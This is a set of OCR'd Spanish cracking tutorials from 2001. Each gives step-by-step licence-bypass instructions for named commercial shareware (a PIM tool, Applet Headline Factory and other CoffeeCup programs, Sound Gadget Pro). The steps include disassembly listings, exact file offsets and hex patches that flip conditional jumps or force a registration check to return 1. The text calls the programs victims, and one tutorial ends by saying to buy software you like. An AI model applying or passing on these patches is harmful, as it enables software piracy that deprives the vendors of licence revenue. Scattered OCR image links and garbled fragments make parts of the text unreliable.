
Hay varias formas de trabajar este programa:


1 .- Sería usara smartcheck... funciona.

2.- Buscar el serial Valido con W32dsm89 o smartcheck. tambien funciona (pero la clave que ellos usan es muy larga y con carcateres extraños !me da flojera escrbir todo eso)

3.- Que acepte cualquier clave ..,. Esta es la que vamos a usar.

Lo primero que hacemos es ejecutar el programa para ver como nos solicita la clave y que mensaje nos da cuando esta equivocada.





introducimos cualquier valor y le damos OK.

Que paso ..... no nos dio ningun error..... bueno si no puedes vencerlo unetele.... vamos a usar tambien pensamiento reverso.... jejeje osea vamos a buscar entonces un mensaje de gracias por registrate o algo parecido...

Desensamblamos el programa con W32dsm89 y nos vamos a las Ref.

URSoft W32Dasm Ver 8.93 Program Disassembler/Debugger

Disassembler Project Debug Search Goto Execute Text Functions HexData Refs Help

```
:00577C5E 8D4DB8                  lea ecx, dword ptr [ebp-48]

* Possible StringData Ref from Code Obj ->"Thank You for Registering!"
                                  |
:00577C61 C74580105F4300          mov [ebp-80], 00435F10
:00577C68 C78578FFFFFF08000000    mov dword ptr [ebp+FFFFFF78], 00000008
:00577C72 FFD7                    call edi
:00577C74 8D4D88                  lea ecx, dword ptr [ebp-78]
:00577C77 8D5598                  lea edx, dword ptr [ebp-68]
:00577C7A 51                      push ecx
:00577C7E
:00577C7E
:00577C7F
:00577C8C
:00577C83
:00577C85

* Referen

:00577C86
:00577C8C
:00577C8F
:00577C92
:00577C93
:00577C96
:00577C97
:00577C9A
:00577C9E
:00577C9C

* Referen

:00577C9E
:00577CA4 8B06                    mov eax, dword ptr [esi]
:00577CA6 83C414                  add esp, 00000014
```

W32Dasm List of String Data Items

To Search Disassembly for String Data, Double Click on Text

Cancel Search

```
"Text not found."
"Text"
"text"
"Thank You for Registering!"
"Thanks."
"The event must end after the time "
"The file you selected is too large."
"The phone log is too large."
"This entry already exists."
"This entry exists. Would you like "
"This is an Evaluation Version "
"This will end the current Windows "
"Thursday"
"TimeInterval"
"Title "
"Title"
"TName"
```

Close Copy All Copy View

Line:645991 Pg 8282 and 8283 of 10368 Code Data @:00577C61 @Offset 00177C61h in File:Wpim.exe

```
:00577CA4 8B06                    mov eax, dword ptr [esi]
:00577CA6 83C414                  add esp, 00000014
```

Line:645991 Pg 8282 and 8283 of 10368 Code Data @:00577C61 @Offset 00177C61h in File:Wpim.exe

Jiji, estos programadores si son obbios...

bueno damos doble click y el programa nos lleva al punto donde esta esta referencia. y empezamos a revisar el codigo subimos un poco y veremos que hay un salto condicional..... podemos empezar por ahi, revisamos ese salto y vemos que pasa por encima del "gracias por registrarte" (interesante verdad...) que tal si.....

URSoft W32Dasm Ver 8.93 Program Disassembler/Debugger

Disassembler Project Debug Search Goto Execute Text Functions HexData Refs Help

```
* Reference To: MSVBVM60.__vbaFreeObj, Ord:0000h
                                    |
:00577C0E FF1518134000              Call dword ptr [00401318]
:00577C14 663BFB                    cmp di, bx
:00577C17 0F8414020000              je 00577E31

* Reference To: MSVBVM60.__vbaVarDup, Ord:0000h
                                    |
:00577C1D 8B3D94124000              mov edi, dword ptr [00401294]
:00577C23 B904000280                mov ecx, 80020004
:00577C28 894D90                    mov dword ptr [ebp-70], ecx
:00577C2B B80A000000                mov eax, 0000000A
:00577C30 894DA0                    mov dword ptr [ebp-60], ecx
:00577C33 8D9568FFFFFF              lea edx, dword ptr [ebp+FFFFFF68]
:00577C39 8D4DA8                    lea ecx, dword ptr [ebp-58]
:00577C3C 894588                    mov dword ptr [ebp-78], eax
:00577C3F 894598                    mov dword ptr [ebp-68], eax

* Possible StringData Ref from Code Obj ->"Thanks."
                                    |
:00577C42 C78570FFFFFF4C5F4300      mov dword ptr [ebp+FFFFFF70], 00435F4C
:00577C4C C78568FFFFFF08000000      mov dword ptr [ebp+FFFFFF68], 00000008
:00577C56 FFD7                      call edi
:00577C58 8D9578FFFFFF              lea edx, dword ptr [ebp+FFFFFF78]
:00577C5E 8D4DB8                    lea ecx, dword ptr [ebp-48]

* Possible StringData Ref from Code Obj ->"Thank You for Registering!"
                                    |
:00577C61 C74580105F4300            mov [ebp-80], 00435F10
:00577C68 C78578FFFFFF08000000      mov dword ptr [ebp+FFFFFF78], 00000008
:00577C72 FFD7                      call edi
:00577C74 8D4D88                    lea ecx, dword ptr [ebp-78]
:00577C77 8D5598                    lea edx, dword ptr [ebp-68]
:00577C7A 51                        push ecx
:00577C7B 8D45A8                    lea eax, dword ptr [ebp-58]
```

Line:645967 Pg 8282 and 8283 of 10368 Code Data @:00577C17 @Offset 00177C17h in File:Wpim.exe

```
:00577C7A 51                    push ecx
:00577C7B 8D45A8                lea eax, dword ptr [ebp-58]
```

Line:645967 Pg 8282 and 8283 of 10368 Code Data @:00577C17 @Offset 00177C17h in File:Wpim.exe

nos posicionamos sobre este salto en la 0057C17 y en la parte de abajo de W32dsm89 vemos donde dice Qoffset y copiamos este numerito (00177C17) .. nota : la h es de Hesx . no es parte del offset.

Buenos nos vamos a nuestro editor Hex. y llegamos hasta este Offsett (00177C17) y cambiamos

a algo asi:

00177C17: 0F8514020000 jne 000177E31


Lo que hicimos fue cambiar el 84 por 85, el resto queda igual..

salvamos los cambios y salimos..

ejecutamos el programa de nuevo...

Presionamos un click del mouse sobre "ENTER REGISTRATION CODE."

Y..



Jeje .. de nuevo programa registrado...

A BusKar El Zeryal

Otro programa mas crackeado...

AH se me olvidaba decirles... este programa cuando lo registras crea un archivo en directorio windows llamado PIMREG.INI

revisenlo para que vean.. jeje .

nOTAS

Este mismo esquema lo usan todos los programas de esta casa de software asi que pueden practicar con todos ellos.

ESPERO … les sirva de algo este tutorial para aumentar sus conocimientos en el arte del cracking……..

Saludos

- **Profesor_x**
- KuaTo
- TurboP
- Txotxo

- Toda la gente de **TUTORIALES2000**.

- Saludos a todos los **crackers** del mundo.

Chao!!

SiLvEr StOrM

SiLvEr_StOrM_2001@hotmail.com

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: Applet Headline Factory 4.0

PROTECCION:	**Uso limitado en local (no permite internet)**		
Objetivo:	Estar registrados		
Descripcion:	Para hacer applets de ventanas con texto deslizandose para la web.		
Dificultad:	Novato.		
DOWNLOAD:	http://www.coffecup.com		
Herramientas:	**W32dasm, Editor Hexadecimal**		
CRACKER:	**Lutino**	**FECHA:**	**15/4/2001**

INTRODUCCION

Muy buenas de nuevo, este es mi segundo tuto y en el utilizaremos el Applet Headline Factory 4.0 y con el veremos como petar todos los programas de coffecup, pues todos estan "protegidos" de la misma manera...

Con estos programas podremos hacer applets para nuestras web, pero si no estamos registrados solo funcionaran en local.

Lo que no os puedo decir es si son buenos o no, pues no los he probado en este sentido. Eso si, como sean igual que la "proteccion" que tienen, seran malisimos. Tal proteccion, tal programa...


AL ATAKE

Como siempre, empezaremos reuniendo toda la informacion posible sobre nuestra victima y apuntando TODO lo que nos vayamos encontando en el analisis. TODA informacion es util.

Ejecutemos el programa para ver que pasa... Huy, huy, huy, una nag diciendonos lo que pasa si no estamos registrados... y nos da la opcion de registrarnos. Si lo intentamos vemos que esto se hace solicitandolo atraves de internet, lo cual no nos interesa.

Esto tambien quiere decir que no tendremos donde poner nuestra contraseña y que tampoco tendremos nuestro mensaje de error... Por ahi no podremos atacar. ¡No pasa nada!

Si le damos a OK nos aparece esta pantalla:



A la derecha tenemos un boton para registrarnos (funciona igual que el anterior, no nos vale), al igual que en una opcion del menu Help. Ademas, arriba del todo en la linea de la ventana del programa aparece la palabra UNREGISTERED. Pensemos un poco...

Eso es!!! Desensamblemos el programa y busquemos la palabra UNREGISTERED y a ver que pasa.

Cerramos el programa y nos aparece otra bonita nag. Pasando de ella...

Abrimos el W32Dasm y buscamos el ejecutable de nuestro programa para desensamblarlo (haz antes una copia por si te lo cargas despues con el editor hexadecimal, aunque este te de la opcion).

Con el boton de Strings Data References buscamos todas las cadenas que aparezcan en el programa, pero... Sorpresa!!! UNREGISTERED no esta... Bueno, pulsa el boton de la linternita, escribe UNREGISTERED y .. Ahora si, aterrizamos aqui:

```
* Possible StringData Ref from Code Obj ->"false"
                                        |
:004A0F47 BA14114A00                    mov edx, 004A1114
:004A0F4C E86B08F9FF                    call 004317BC
:004A0F51 8D55F0                        lea edx, dword ptr [ebp-10]
:004A0F54 A1983B4A00                    mov eax, dword ptr [004A3B98]
:004A0F59 8B00                          mov eax, dword ptr [eax]
:004A0F5B 8B8018040000                  mov eax, dword ptr [eax+00000418]
:004A0F61 E82608F9FF                    call 0043178C
:004A0F66 8B45F0                        mov eax, dword ptr [ebp-10]

* Possible StringData Ref from Code Obj ->"true"
                                        |
:004A0F69 BA24114A00                    mov edx, 004A1124
:004A0F6E E83930F6FF                    call 00403FAC
:004A0F73 750A                          jne 004A0F7F
:004A0F75 A1C8384A00                    mov eax, dword ptr [004A38C8]
:004A0F7A C60001                        mov byte ptr [eax], 01
:004A0F7D EB39                          jmp 004A0FB8

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004A0F73(C)
|
:004A0F7F A1983B4A00                    mov eax, dword ptr [004A3B98]
:004A0F84 8B00                          mov eax, dword ptr [eax]
:004A0F86 8B8048030000                  mov eax, dword ptr [eax+00000348]
:004A0F8C B201                          mov dl, 01
:004A0F8E E81107F9FF                    call 004316A4
:004A0F93 A1983B4A00                    mov eax, dword ptr [004A3B98]
:004A0F98 8B00                          mov eax, dword ptr [eax]

* Possible StringData Ref from Code Obj ->"Applet Headline Factory- UNREGISTERED"
                                        |
:004A0F9A BA34114A00                    mov edx, 004A1134
:004A0F9F E81808F9FF                    call 004317BC
:004A0FA4 A1983B4A00                    mov eax, dword ptr [004A3B98]
:004A0FA9 8B00                          mov eax, dword ptr [eax]
:004A0FAB 8B8030030000                  mov eax, dword ptr [eax+00000330]
:004A0FB1 B201                          mov dl, 01
:004A0FB3 E8400FFAFF                    call 00441EF8
```

Fijandonos un poquito vemos que 7 lineas mas arriba de donde hemos llegado (donde pone unregistered) nos dice:
Referenced by a (U)ncondicional or (C)ondicional Jump at Address:
:004A0F73 (c)

Nos vamos a esta direccion (solo un poquito mas arriba) y estudiando el codigo de alrededor sacamos estas conclusiones:

1.- Hace una llamada a una funcion (:004A0F6E call 00403FAC) que comprobara si estamos registrados.

2.- En 004A0F73 si el resultado de la comprobacion no es igual nos manda a UNREGISTERED, en caso contrario, continua y 3 linas mas abajo hay un salto incondicional (salta siempre) que nos manda detras de UNREGISTERED, es decir, estamos registrados!!!

Solo nos queda apuntar el offset, abrir el editor hexadecimal y cambiar el 750A por 740A o bien por 9090 (nop nop).

Bueno, pues todos los programas de coffecup funcionan igual, yo he probado 2 mas, si alguien quiere practicar con alguno y tiene problemas solo tiene que prguntarmelo y le ayudare: lutino@terra.es

Pero recuerda, todo esto solo es para aprender y saber como son las entrañas de las cosas, si un programa te gusta, compralo, es lo justo.

Muchas gracias a todos los que dedicais un poco de vuestro tiempo a los tutos, tanto los que los haceis como los que los leeis.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: Sound Gadget Pro 1.5.2

PROTECCION: serial <já!!>
Objetivo: simular registro
Descripcion: programa ´pa editar soni2
Dificultad: newbie
DOWNLOAD: http://www.compsoc.man.ac.uk/~nigel/SGPro.html
Herramientas: w32dasm, editor hexa
CRACKER: §mÂ$|-| & !<@ßØ0m **FECHA:** 23/03/01

INTRODUCCION

aaah.. un tutorial más.. ésta vez analizaremos una protección muy fácil.. pero atacaremos de otro modo.. quiero agradecer personalmente a [Dek_OiN] <por ponerme crackme´s difíciles, humillarme y darme uno que otro tip..jaja> y al Pr@FeSoR_X.. por su gran compilación..


también quiero dedicar éste tutorial a sephiroth <mi buen amigo..> y a lariza <excelente amiga!!> que no tiene nada que ver pero total..

empecemos!!!

AL ATAKE

analizamos el archivo con el file insPEctor.. vemos que..
> no está comprimido..
> hecho en microsoft visual c++

ok.. primero analizemos el programa.. al inicio hay una nag diciéndote a gritos "regístrame!!!" hay un botón ´pa registrarnos y varios abajo.. uno dice click y el botón de ayuda.. damos click al que dice click.. y se abre otro botón.. damos otra vez y se abre otro.. y finalmente.. ya entramos al programa.. hmm.. veamos.. ésto no tiene límite de tiempo.. sólo una nag similar a la del winzip <de esas en que los botones se mueven..> damos click en register.. ponemos datos falsos y..



ok.. con ésta información.. hay que desensamblarlo.. disassambler>open file to..>SGPro muy bien.. damos click en para buscar nuestro mensaje de error.. damos doble click sobre él y llegamos..

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040FF37(C)
|

* Possible StringData Ref from Data Obj ->"Error: Registration doesn't match..."
|
:0040FFC2 68004C4300 push 00434C00

* Reference To: MFC42.Ordinal:04B0, Ord:04B0h
|
:0040FFC7 E8ECDF0000 Call 0041DFB8
:0040FFCC 5F pop edi
:0040FFCD 5E pop esi

vemos que el error viene de 0040FF37 entonces le damos Goto>code location apuntamos 0040FF37 y.. llegamos aquí..

:0040FF23 E8D8E30000 Call 0041E300
:0040FF28 50 push eax
:0040FF29 E8A2A60000 call 0041A5D0
:0040FF2E 83C408 add esp, 00000008
:0040FF31 85C0 test eax, eax
:0040FF33 6A00 push 00000000
:0040FF35 6A00 push 00000000
:0040FF37 0F8485000000 je 0040FFC2

* Possible StringData Ref from Data Obj ->"Registration Accepted - Thanks "
->"for registering!"
|

vemos que hay un je.. qué pasa si cambiamos ese 0f85 por un 0f84?? no lo sé.. tal vez resulte.. vemos el offset..

Line:33533 Pg 425 of 857 Code Data @:0040FF37 @Offset 0000F337h in File:SGPro.exe


f337 <sin la h.. la cual significa hexadecimal..> abrimos el editor hex.. edit>goto.. f337 y llegamos a algo así..

```
0000F334|006A 000F 8485 0000 0068 484C 4300 E871 E000 008D|.j.._.....hHLC.
```

cambiamos el 0F84 <JumpEqual en hex> por 0F85 <JumpNotEqual en hex>

```
0000F334|006A 000F 8585 0000 0068 484C 4300 E871 E000 008D|.j...._
```

hacemos copia de seguridad.. cerramos el w32dasm y guardamos los cambios.. abrimos el sound gadget.. nos registramos.. ponemos cualquier dato... <de hecho sin datos entra..> y vemos..



sí!! programa crackeado.. ahora la prueba de fuego.. cerramos y abrimos de nuevo el programa.. vemos tristemente que no sigue registrado.. borramos el programa cambiado y hacemos otra copia del original.. ahora.. vamos por un método muy bueno que me dijo DeK_OiN <y me enseñó a usarlo..> vamos de nuevo a donde estaba el JE..

:0040FF23 E8D8E30000 Call 0041E300
:0040FF28 50 push eax
:0040FF29 E8A2A60000 call 0041A5D0
:0040FF2E 83C408 add esp, 00000008
:0040FF31 85C0 test eax, eax
:0040FF33 6A00 push 00000000
:0040FF35 6A00 push 00000000
:0040FF37 0F8485000000 je 0040FFC2

vemos un test eax, eax.. también vemos que hay una call.. nos posicionamos sobre ella y damos click en el botón

.. llegamos aquí..
* Referenced by a CALL at Addresses:
|:0040FF29 , :00412FBB , :0041A5A8
|
:0041A5D0 83EC74 sub esp, 00000074
:0041A5D3 33C0 xor eax, eax
:0041A5D5 B90C000000 mov ecx, 0000000C
:0041A5DA 53 push ebx
:0041A5DB 56 push esi
:0041A5DC 57 push edi
:0041A5DD 8D7C2418 lea edi, dword ptr [esp+18]
:0041A5E1 55 push ebp
:0041A5E2 F3 repz
:0041A5E3 AB stosd
:0041A5E4 66AB stosw
:0041A5E6 8D7C2450 lea edi, dword ptr [esp+50]
:0041A5EA B90C000000 mov ecx, 0000000C

vaya vaya.. qué haremos?? vamos a hacer que eax siempre suelte el valor de 1 <registrado> y no de 0 <error!!> pero cómo sacaremos el valor de mov eax, 00000001 <´pa que siempre suelte 1>?? el w32 dasm tiene un debugger.. lo utilizaremos.. abrimos w32dasm damos Ctrl+L y le clickeamos al botón de load... ahora al botón de patch code.. dentro ponemos
mov eax, 00000001
ahora.. nos va a dar esto..
b801000000 <que es mov eax, 00000001 en hex>
pero.. ojo!! no podemos parchear nomás así.. hay que parchear al inicio de la call oséase en..
:0041A5D0 83EC74 sub esp, 00000074
no se olviden del C3 <ret> para que retorne de la call inmediatamente despues de que metemos eax a 1, y asi no se vaya a alterar el valor con las posteriores operaciones.


después de ésta breve explicación continuamos.. vemos el offset de 0041A5D0 que es 199D0 abrimos el editor hex y llegamos a aquel punto..

```
000199C4|CCCC CCCC CCCC CCCC CCCC CCCC 83EC 7433 C0B9 0C00|............_.t3....
```

y cambiamos..

```
000199C4|CCCC CCCC CCCC CCCC CCCC CCCC B801 0000 00C3 0C00|..................._.
```

